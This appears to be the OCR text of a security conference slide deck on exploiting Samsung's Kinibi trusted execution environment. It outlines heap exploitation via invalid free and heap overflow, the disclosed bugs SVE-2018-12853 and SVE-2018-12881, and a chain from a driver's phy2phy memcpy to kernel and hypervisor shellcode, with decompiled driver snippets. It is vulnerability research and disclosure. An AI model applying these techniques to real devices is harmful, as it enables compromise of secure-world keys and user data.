
Invalid free exploitation



Invalid free exploitation



Invalid free exploitation



Invalid free exploitation

1. Setup fake chunk in .bss
2. Use invalid free to link shared memory in
3. Modify shared memory to link fake chunk in
4. Use malloc() + memcpy to corrupt object
5. Trigger object function call

SVE-2018-12853 demo

What about heap overflows?

- Overflow free chunk → link .bss chunk
- Modify chunk size → cause chunk overlap
- Abuse chunk split or unlink to get *write4*
- …

Additional notes (I)

- TA heap usage very limited
  - Object lifetime often limited to one command.
  - Difficult to find ways to control heap layout.
- In my opinion unlikely to find use-after-free and similar bugs (but you never know!)

Additional notes (II)

- free() verifies chunk->flags
- malloc() zeroes the returned chunks
- No integer overflow checks during merge
- malloc() second stage scans whole heap
  - Merges free chunks based on size and flags
  - Creates fresh freelist from scratch
  - Opportunity to corrupt freelist!

Post-exploitation

“what can we do now?”


Kinibi drivers

- Trusted Apps can't do much themselves
  - Send IPC messages to drivers
  - Example: use hardware peripherals, access physical memory, etc.
- Drivers can own the TEE
  - Can map secure memory
  - Can add *fastcalls* to run in S-EL1
- They are userspace components
  - Same format as Trusted Apps
  - Same exploitation properties

TA ↔driver interface

TA can send a blob to a specific driver using tlApi_callDriver

```
/* Prepare command */
memcpy(cmd, set_flag_template, 0x2Cu);
*(_DWORD *)&cmd[24] = flag1;
*(_DWORD *)&cmd[28] = flag2;
/* Send to driver 0x40000 */
tlApi_callDriver(0x40000, cmd);
```



TA ↔driver interface

Driver receives message through drApiIpcCallToIPCH and maps command

```
while ( 1 )
{
    g_client = 0;
    if ( !drApiIpcCallToIPCH(&client, &message, &data) )
        break;
    log("[Error]:SecDrv:: ");
    log("%s\n", "drIpchLoop(): drApiIpcCallToIPCH fa

    /* ... */

    if ( drApiGetClientRootAndSpId(&root, &sp)
        || drApiGetClientUuid(client, 1, &cl_uuid, &uuidl)
        || (root != -2 || sp != -2) &&
        (root | sp || memcmp(&cl_uuid, &good_uuid, uuidl)) )
    {
        goto out;
    }
    command = (_DWORD *)sec_map_client_param(client, data, 44, 3);
```

Wait for IPC message

Validate client UUID

Map command buffer

TA ↔driver interface

Driver parses command and writes response

```
switch ( *payload )
{
    /* ... */
    case 0xD:
    set_flag_param0 = command[6];
    set_flag_param1 = command[7];
    g_set_flag_param0 = command[5];
    g_set_flag_param1 = set_flag_param0;
    g_set_flag_param2 = set_flag_param1;
    err = do_set_flag(set_flag_param0, set_flag_param1);

    if ( err ) {
        result = 513;
    }

    message = 2;
    command[2] = result;
    drApiUnmapVirtBuf2(client);
    continue;
```

SVE-2018-12881

```
case 0x13:
  map = map_client_mem(client, payload[2], 24, 3);
  g_memcpy_map = map;
  if ( map )
  {
    memcpy(&localcopy, map, 24);
    err = phy2phy_memcpy(&unk_60B0, &unk_6090, &localcopy);
    if ( err != 0 ) {
      result = 513;
      log("[Error]:SecDrv:: ");
      log("%s%x\n", "drIpchLoop(): Fail to memcpy phy2phy. [ret] = ", err);
    }

    message = 2;
    payload[2] = result;
    drApiUnmapVirtBuf2(client);
  }
```

SecDrv driver exposes phy2phy memcpy to all TAs!


- Length must be less than 0x600000
- Some validation performed on input/output addresses
- Can overwrite Linux kernel and RKP hypervisor

Exploitation

1. Use ion to map memory at fixed physical address
2. Modify *struct file* to get Linux kernel code exec
3. Inject shellcode into RKP code page
4. Set function pointer in RKP data to shellcode

SVE-2018-12881 Demo

Conclusions


Normal world
Secure world
EL0
Android userspace
Trusted Apps and Drivers
EL1
Linux Kernel
Kinibi Kernel (MTK)
EL2
RKP Hypervisor
EL3
ATF based monitor

Kinibi exploitation takeaways

- Documented Kinibi heap exploitation
  - Heap internals described
  - Several avenues from corruption to exploitation

- Overall not too difficult:
  - No ASLR
  - Non-hardened heap
  - Known shared memory addresses by design

- Full NX dealt with through *call proxy* ROP chain

Impact of TEE vulns

- Depends on what you care about!
  - Vendors care about DRM, payment keys, etc.
  - Users care about their data (mostly in main OS)

- TEE exploitation easier than main OS (REE)
  - Compare mitigations vs. modern Android
  - May make REE attacks easier

Thank you!

Any questions?

Eloi Sanfelix
@esanfelix